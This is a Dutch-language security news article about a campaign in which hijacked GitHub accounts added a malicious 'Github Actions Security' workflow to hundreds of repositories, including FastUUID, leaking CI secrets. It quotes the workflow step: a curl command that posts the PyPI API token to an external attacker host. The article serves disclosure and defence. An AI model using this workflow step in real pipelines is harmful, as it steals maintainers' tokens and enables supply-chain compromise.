


Onderzoekers van GitGuardian hebben een massale aanval op GitHub-gebruikers ontdekt, waarbij controle is verkregen over 327 accounts en een kwaadaardige handler voor Github Action is toegevoegd aan 817 repositories. De aanval leidde tot de lek van 3325 geheimen die werden gebruikt in continue integratiesystemen en via omgevingsvariabelen werden doorgegeven, waaronder toegangs tokens voor PyPI, GitHub, NPM, DockerHub en verschillende cloudopslagdiensten.
GitHub Actions stelt ontwikkelaars in staat om handlers aan te voegen voor het automatiseren van verschillende operaties binnen GitHub. Zo kunnen met GitHub Actions bepaalde controles en tests worden uitgevoerd bij commits of kan de afhandeling van nieuwe Issues worden geautomatiseerd. De kwaadaardige handler werd verspreid onder de naam 'Github Actions Security' en bevatte in de 'run' sectie een opdracht 'curl' die de inhoud van omgevingsvariabelen naar een externe host verstuurde bij het uitvoeren van taken binnen het continue integratie-omgeving. De kwaadaardige commit werd toegevoegd met accounts van projectmaintainers die waarschijnlijk eerder waren gehackt of slachtoffer waren van phishing.
De aanval werd ontdekt na een analyse van ongewone activiteiten met betrekking tot het pakket FastUUID, dat een Python-wrapper biedt voor de Rust-bibliotheek UUID. Het FastUUID-pakket, dat de afgelopen week bijna 1,2 miljoen downloads heeft geregistreerd, wordt gebruikt als afhankelijkheid in het populaire project LiteLLM, dat meer dan 5 miljoen downloads per week op PyPI heeft. Een analyse van de wijzigingen in de FastUUID-repository toonde aan dat de maintainer op 2 september een commit had toegevoegd met een nieuwe Github Action-handler, die code bevatte voor het verzenden van de token naar de PyPI-repository op een externe host. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
Het probleem werd vastgesteld voordat kwaadwillenden gebruik konden maken van de onderschepte token - er zijn geen kwaadaardige wijzigingen of gewijzigde versies van het pakket in PyPI voor FastUUID gerapporteerd. Vergelijkbare invoegtoepassingen voor Github Action zijn aangetroffen in nog eens 816 repositories, waarvan de eigenaren, alsook de administratie van PyPI, GitHub, NPM en DockerHub, zijn geïnformeerd. Voor zover bekend zijn de kwaadaardige commits in ongeveer 100 repositories teruggedraaid. Momenteel zijn er 671 commits met kwaadaardige Github Action in GitHub aangetroffen.
Bron: opennet.ru
